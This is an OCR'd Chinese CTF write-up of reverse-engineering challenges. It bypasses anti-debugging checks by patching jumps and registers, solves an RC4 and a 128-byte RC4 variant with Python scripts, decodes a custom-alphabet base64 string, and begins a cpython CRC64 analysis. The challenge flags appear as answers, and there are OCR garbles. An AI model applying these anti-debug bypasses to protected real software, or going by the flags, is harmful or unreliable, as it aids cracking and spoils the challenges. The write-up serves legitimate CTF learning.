
- `Dr0`，`Dr1`，`Dr2`，`Dr3`:用于设置硬件断点的寄存器。

```
YAML
if (ctx.DrO |I ctx.Dr1 II ctx.Dr2 1|1 ctx.Dr3)
ExitProcess(O);
```

- 如果调试器设置了任何一个硬件断点，它们中至少会有一个非零。
- 这个会进行断点检测

绕过方式就是直接在它`GetThreadContext(CurrentThread,&ctx);`后打断点就不会触发，因为这几个寄存器都是通过`GetThreadContext(CurrentThread，&ctx);`去获取的值，在它之后打断点就不会被检测到断点。


part2




第二个反调试通过修改寄存器的值来绕过。


我们需要执行 jz 跳转，不然会执行到 exitprocess，程序会退出

我们将 zf 寄存器的值改为 1 即可，或者将 jz 改成 jnz。




第三第四个部分都是同理







part5



checktlme 则会根据程序运行时间来检查是否是被调试，因为有程序调试的运行速度和没有是完全不一样的，我们可以直接 nop 掉该函数或者，改 ip 寄存器绕过执行即可。



最后跑完自然解密即可



RC4

将附件放入 DIE 中查看，发现为 64 位无壳程序

将附件放入 IDA64 中查看，Shift+F12 查看到可疑字符串"what is this?"

双击来到数据地址

使用 Ctrl+X 查看交叉引用列表

双击查看代码地址

使用 F5 查看伪代码


C++
main 函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned __int8 data[27]; // [rsp+20h] [rbp-40h] BYREF
  unsigned __int8 key[17]; // [rsp+40h] [rbp-20h] BYREF
  unsigned int key_len; // [rsp+5Ch] [rbp-4h]

  _main();
  strcpy((char *)key, "wanyuanshenwande");
  key_len = 16;
  puts("what is this?");
  data[0] = -21;
  data[1] = 13;
  data[2] = 97;
  data[3] = 41;
  data[4] = -65;
  data[5] = -101;
  data[6] = 5;
  data[7] = 34;
  data[8] = -13;
  data[9] = 50;
  data[10] = 40;
  data[11] = -105;
  data[12] = -29;
  data[13] = -122;
  data[14] = 77;
  data[15] = 45;
  data[16] = 90;
  data[17] = 42;
  data[18] = -93;
  data[19] = 85;
  data[20] = -86;
  data[21] = -43;
  data[22] = -76;
  data[23] = 108;
  data[24] = -117;
  data[25] = 81;
  data[26] = -79;
  rc4_crypt(data, 0x1Bu, key, 0x10u);
  putchar(10);
  return 0;
}
```

发现为 RC4 解密程序，密文和密钥都在这里

编写脚本解密密文，运行得到 flag

```
Python
payload
def rc4_crypt(data, key):
    # 初始化 S 盒
    s = list(range(256))
    j = 0
    key_len = len(key)
    for i in range(256):
        j = (j + s[i] + key[i % key_len]) % 256
        s[i], s[j] = s[j], s[i]

    # 生成密钥流并解密（与加密逻辑相同）
    i = j = 0
    result = []
    for byte in data:
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        s[i], s[j] = s[j], s[i]
        t = (s[i] + s[j]) % 256
        k = s[t]
        result.append(byte ^ k)  # 异或运算得到明文
    return result

# 密钥："wanyuanshenwande"的 ASCII 值
key = [ord(c) for c in "wanyuanshenwande"]

# data 数组（负数转换为无符号字节：-x → 256 - x）
data = [
    235, 13, 97, 41, 191, 155, 5, 34, 243, 50, 40, 151, 227, 134,
77, 45,
    90, 42, 163, 85, 170, 213, 180, 108, 139, 81, 177
]

# 解密并转换为字符串
plain_bytes = rc4_crypt(data, key)
plaintext = ''.join(chr(b) for b in plain_bytes)
print("解密结果：", plaintext)  # 输出：flag{I_L0VE_gensh1n_Imp4ct}
```



RC4-revenge

将附件放入 DIE 中查看，发现为 64 位无壳程序

将附件放入 IDA64 中查看，Shift+F12 查看到可疑字符串"Your are right!!!"

双击来到数据地址

使用 Ctrl+X 查看交叉引用列表

双击查看代码地址

使用 F5 查看伪代码

C++

对应函数

```
__int64 sub_1400119F0()
{
  char *v0; // rdi
  __int64 i; // rcx
  char v3[32]; // [rsp+0h] [rbp-20h] BYREF
  char v4; // [rsp+20h] [rbp+0h] BYREF
  char Str[8]; // [rsp+28h] [rbp+8h] BYREF
  char v6[48]; // [rsp+48h] [rbp+28h] BYREF
  char Src[64]; // [rsp+78h] [rbp+58h] BYREF
  char v8[72]; // [rsp+B8h] [rbp+98h] BYREF
  char v9[148]; // [rsp+100h] [rbp+E0h] BYREF
  unsigned int v10; // [rsp+194h] [rbp+174h]
  unsigned int v11; // [rsp+1B4h] [rbp+194h]

  v0 = &v4;
  for ( i = 110i64; i; --i )
  {
    *(_DWORD *)v0 = -858993460;
    v0 += 4;
  }
```

```
sub_14001138E(&unk_140023014);
strcpy(Str, "Thiskey");
v6[0] = 89;
v6[1] = 1;
v6[2] = 88;
v6[3] = 74;
v6[4] = 93;
v6[5] = 27;
v6[6] = 89;
v6[7] = 50;
v6[8] = 31;
v6[9] = 26;
v6[10] = 101;
v6[11] = 37;
v6[12] = 77;
v6[13] = 102;
v6[14] = 96;
v6[15] = 30;
v6[16] = 18;
v6[17] = 99;
v6[18] = 16;
v6[19] = 85;
v6[20] = 96;
v6[21] = 1;
v6[22] = 66;
memset(Src, 0, 0x1Eui64);
memset(v8, 0, 0x1Eui64);
v10 = j_strlen(Str);
sub_1400111A9("Please input your flag:");
sub_1400110A0("%s", Src);
v11 = j_strlen(Src);
if ( v11 != 23 )
{
  sub_1400111A9("Length Wrong!");
  exit(1);
}
sub_1400112CB(Str, v10, v9);
j_memcpy(v8, Src, (int)v11);
sub_140011375(v9, v8, v11);
if ( (unsigned int)sub_140011069(v6, v8, v11) )
  sub_1400111A9("Your are right!!!");
else
  sub_1400111A9("Something was wrong!!!");
sub_140011325(v3, &unk_14001AE20);
```

```
  return 0i64;
}
```

sub_1400112CB

sub_140011375

调用了这两个函数对传入数据进行处理，然后比较处理后数据和预设密文

于是查看这两个函数的伪代码

```
C++
sub_1400112CB
//发现 sub_1400112CB 实际指向 sub_140011EA0
__int64 __fastcall sub_140011EA0(__int64 a1, int a2, __int64 a3)
{
  __int64 result; // rax
  int i; // [rsp+24h] [rbp+4h]
  int j; // [rsp+24h] [rbp+4h]
  int v6; // [rsp+44h] [rbp+24h]
  char v7; // [rsp+64h] [rbp+44h]

  result = sub_14001138E(&unk_140023014);
  v6 = 0;
  for ( i = 0; i < 128; ++i )
  {
    *(_BYTE *)(a3 + i) = i;
    result = (unsigned int)(i + 1);
  }
  for ( j = 0; j < 128; ++j )
  {
    v6 = (*(unsigned __int8 *)(a1 + j % a2) + *(unsigned __int8
*)(a3 + j) + v6) % 128;
    v7 = *(_BYTE *)(a3 + j);
    *(_BYTE *)(a3 + j) = *(_BYTE *)(a3 + v6);
    *(_BYTE *)(a3 + v6) = v7;
    result = (unsigned int)(j + 1);
  }
  return result;
}
```

功能：用密钥初始化一个 “状态盒”（类似 RC4 的 S 盒），但是只循环 128 次

```
Java
sub_140011375
```

```
//发现 sub_140011375 实际调用 sub_140011D00
__int64 __fastcall sub_140011D00(__int64 a1, __int64 a2, unsigned
int a3)
{
  __int64 result; // rax
  int v4; // [rsp+24h] [rbp+4h]
  int v5; // [rsp+44h] [rbp+24h]
  int i; // [rsp+64h] [rbp+44h]
  char v7; // [rsp+A4h] [rbp+84h]

  sub_14001138E(&unk_140023014);
  v4 = 0;
  v5 = 0;
  for ( i = 0; ; ++i )
  {
    result = a3;
    if ( i >= (int)a3 )
      break;
    v4 = (v4 + 1) % 128;
    v5 = (*(unsigned __int8 *)(a1 + v4) + v5) % 128;
    v7 = *(_BYTE *)(a1 + v4);
    *(_BYTE *)(a1 + v4) = *(_BYTE *)(a1 + v5);
    *(_BYTE *)(a1 + v5) = v7;
    *(_BYTE *)(a2 + i) ^= *(_BYTE *)(a1 + (*(unsigned __int8 *)(a1
+ v5) + *(unsigned __int8 *)(a1 + v4)) % 128);
  }
  return result;
}
```

功能：用初始化后的状态盒生成密钥流，并与明文（输入的 flag）异或得到密文

于是编写脚本，运行得到 flag

```
Python
payload
def rc4_128_ksa(key):
    """128 位 RC4 密钥调度算法"""
    key_length = len(key)
    s = list(range(128))  # 128 位状态盒，而非 256 位
    j = 0

    for i in range(128):  # 循环 128 次而非 256 次
        j = (j + s[i] + key[i % key_length]) % 128  # 对 128 取模
        s[i], s[j] = s[j], s[i]  # 交换
```

```
    return s

def rc4_128_prga(s, data_length):
    """128 位 RC4 伪随机生成算法，生成密钥流"""
    i = 0
    j = 0
    key_stream = []

    for _ in range(data_length):
        i = (i + 1) % 128  # 对 128 取模
        j = (j + s[i]) % 128  # 对 128 取模
        s[i], s[j] = s[j], s[i]  # 交换
        t = (s[i] + s[j]) % 128  # 对 128 取模
        key_stream.append(s[t])

    return key_stream

def rc4_128_decrypt(key, ciphertext):
    """128 位 RC4 解密（与加密过程相同）"""
    # 将密钥转换为字节列表
    key_bytes = [ord(c) for c in key]
    # 初始化状态盒
    s = rc4_128_ksa(key_bytes)
    # 生成密钥流
    key_stream = rc4_128_prga(s, len(ciphertext))
    # 异或操作解密
    plaintext = [c ^ k for c, k in zip(ciphertext, key_stream)]
    # 转换为字符串
    return ''.join([chr(b) for b in plaintext])

if __name__ == "__main__":
    # 已知信息
    key = "Thiskey"  # 密钥
    # 密文 v6 数组
    ciphertext = [
        89, 1, 88, 74, 93, 27, 89, 50, 31, 26, 101, 37,
        77, 102, 96, 30, 18, 99, 16, 85, 96, 1, 66
    ]

    # 解密
    flag = rc4_128_decrypt(key, ciphertext)
```

```
    print(f"解密得到的 flag: {flag}")
    #flag{n07_256_15_128!!!}
```


不一样的 base64

此题考察对 base64 的了解程度

将附件放入 DIE 中查看，发现为 64 位无壳程序

拖入 IDA64 中，Shift+F12 查看字符串

发现该特殊字符串



当一个字符串包含了 0-9,a-Z,+,/时，可以判断这就是 base64 的加密表，只是被魔改了

现在我们需要找到密文，双击下方"Please input your flag:"

然后 Ctrl+X 查看交叉引用列表，发现是 main 函数，F5 查看该函数伪代码，伪代码如下

```
C++
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *v3; // rax
  int v5; // eax
  char enc[54]; // [rsp+20h] [rbp-60h] BYREF
  char flag[100]; // [rsp+60h] [rbp-20h] BYREF
  char encoded[200]; // [rsp+D0h] [rbp+50h] BYREF
  int i; // [rsp+198h] [rbp+118h]
  int correct; // [rsp+19Ch] [rbp+11Ch]

  _main();
  qmemcpy(enc,
"S+QUH8LDevLAyCktkCmAFCTAFCTmkV/lFgE8GCEXkVSsFCmgkBkufH",
sizeof(enc));
  // 密文位置
  puts("Please input your flag:");
  v3 = __iob_func();
  if ( !fgets(flag, 100, v3) )
    return 1;
```

```
  flag[strcspn(flag, "\n")] = 0;
  if ( strlen(flag) == 40 )
  {
    v5 = strlen(flag);
    base64_encode((const unsigned __int8 *)flag, encoded, v5);
    // 调用 base64_encode 函数
    correct = 1;
    i = 0;
    if ( strlen(enc) )
    {
      if ( encoded[i] == enc[i] )
        printf("correct!");
      else
        printf("NONONO!");
    }
    return 0;
  }
  else
  {
    puts("error~try again");
    return 1;
  }
}
```

很明显，密文就在这里


`S+QUH8LDevLAyCktkCmAFCTAFCTmkV/lFgE8GCEXkVSsFCmgkBkufH`

并且下方调用了 `base64_encode` 函数对输入的明文进行加密，对加密后的明文与预设密文对比

验证了之前的想法

于是打开 CyberChef/离线版 CyberChef，选择 From Base64 选项

并将选项中 Alphabet 修改为题目给的表，将密文填入 Input 框，得到 flag



cpython

动态分析 pyd 文件

复现出 crc64 算法

解密 crc64 拿到 flag

ida 根据字符串定位 check 函数，attach 后动调

```
.text:00007FFF797111E1 ; 148:   v6 = 0i64;
.text:00007FFF797111E1 mov     r12d, ebp
.text:00007FFF797111E4 ; 149:   v135 = 0i64;
.text:00007FFF797111E4 mov     [rsp+0B8h+var_68], rbp
.text:00007FFF797111E9 ; 150:   v129 = 0i64;
.text:00007FFF797111E9 mov     r14, rdx
.text:00007FFF797111EC mov     [rsp+0B8h+var_98], rbp
.text:00007FFF797111F1 call    cs:PyObject_Size ; len
.text:00007FFF797111F7 ; 152:   if ( v8 == -1 )
.text:00007FFF797111F7 cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:00007FFF797111FB jnz     short loc_7FFF79711212
```

```
.text:00007FFF79711212 ; 158:   if ( v8 > 40 )
.text:00007FFF79711212
.text:00007FFF79711212 loc_7FFF79711212:
.text:00007FFF79711212 cmp     rax, 40
.text:00007FFF79711216 jle     short loc_7FFF79711238
```

看到长度判断，确定 flag 长度为 40

```
.text:00007FFF79711238 ; 168:    v12 = PyList_New(5i64);
.text:00007FFF79711238
.text:00007FFF79711238 loc_7FFF79711238:
.text:00007FFF79711238 mov      ecx, 5
.text:00007FFF7971123D call     cs:PyList_New
.text:00007FFF79711243 mov      r8, rax
.text:00007FFF79711246 ; 169:    if ( !v12 )
.text:00007FFF79711246 test     rax, rax
.text:00007FFF79711249 jnz      short loc_7FFF79711260
```

```
.text:00007FFF797112F2 ; 196:    *(_QWORD *)(*(_QWORD *)(v12 + 24) + 32i64) = v13[40];
.text:00007FFF797112F2
.text:00007FFF797112F2 loc_7FFF797112F2:
.text:00007FFF797112F2 mov      rcx, [r8+18h]
.text:00007FFF797112F6 mov      rax, [rdx+140h]
.text:00007FFF797112FD ; 195:    v133 = (int *)v12;
.text:00007FFF797112FD mov      [rsp+0B8h+var_78], r8
.text:00007FFF79711302 mov      [rcx+20h], rax
.text:00007FFF79711306 ; 197:    v19 = PyList_New(4i64);
.text:00007FFF79711306 mov      ecx, 4
.text:00007FFF7971130B call     cs:PyList_New
.text:00007FFF79711311 mov      r8, rax
.text:00007FFF79711314 ; 198:    if ( !v19 )
.text:00007FFF79711314 test     rax, rax
.text:00007FFF79711317 jnz      short loc_7FFF7971132E
```

创建了两个数组，一个长度为 5，一个为 4

```
    goto LABEL_99;
  }
  v40 = *((_QWORD *)v4 + 2);
  if ( v40 != 1 )
  {
LABEL_98:
    PyErr_Format(PyExc_TypeError, "ord() expected a character, but string of length %zd found", v40);
LABEL_99:
    v10 = 2714;
```

```
FFF26FA1FB7 db    0
FFF26FA1FB8 dq 0FFFFFFFFh
FFF26FA1FC0 dq offset python312_PyLong_Type
FFF26FA1FC8 dq 8
FFF26FA1FD0 db  31h ; 1
FFF26FA1FD1 db    0
FFF26FA1FD2 db    0
```

```
.text:00007FFF7971164A ; 411:        if ( (unsigned int)PyList_Append(v25, v41) )
.text:00007FFF7971164A
.text:00007FFF7971164A loc_7FFF7971164A:
.text:00007FFF7971164A mov      rcx, r13
.text:00007FFF7971164D call     cs:PyList_Append
.text:00007FFF79711653 test     eax, eax
.text:00007FFF79711655 jnz      short loc_7FFF79711694
```

从内存中取出对应的值(注意 python 虚拟机中每 32bit 只存放 30bit，取出来的数得自行转换一下)

```
Python
[0xfbbc7f84591ff393, 0x360c751ee6bd9abd, 0x60854fc80d82350a,
0x139692ebf3ee3c4f, 0x8571b17650a42bd4]
[0xf656460d, 0xda144260, 0xeef1c943, 0xe4390f66]
```

将输入转化成 ascii 数组

```
FFF26EFEA3F db    0
FFF26EFEA40 off_7FFF26EFEA40 dq offset aFromBytes_0 ; DATA XREF: debug082:000001A4511412C0↑o
FFF26EFEA40                                         ; "from_bytes"
FFF26EFEA48 dq offset byte_7FFF26992EB8
FFF26EFEA50 dq 92h
FFF26EFEA58 dq offset aFromBytesTypeB               ; "from_bytes($type, /, bytes, byteorder='"...
FFF26EFEA60 dq offset aAsIntegerRatio               ; "as_integer_ratio"
FFF26EFEA68 dq offset byte_7FFF26A43030
FFF26EFEA70 dq 4
```

```
1A4511389FE db    0
1A4511389FF db    0
1A451138A00 qword_1A451138A00 dq 1                  ; DA
1A451138A08 dq offset python312_PyList_Type
1A451138A10 dq 8
1A451138A18 dq offset off_1A45113B470
1A451138A20 db    8
1A451138A21 db    0
```

```
.text:00007FFF79711B09 mov     eax, edx
.text:00007FFF79711B0B lea     rdx, [rsp+0B8h+var_48]
.text:00007FFF79711B10 shl     rax, 3
.text:00007FFF79711B14 mov     [rsp+0B8h+var_40], rcx
.text:00007FFF79711B19 sub     rdx, rax
.text:00007FFF79711B1C mov     rcx, r12
.text:00007FFF79711B1F call    sub_7FFF79714330 ; from_bytes(rcx,"little")
.text:00007FFF79711B24 mov     r13, rax
.text:00007FFF79711B27 ; 645:     if ( v79 )
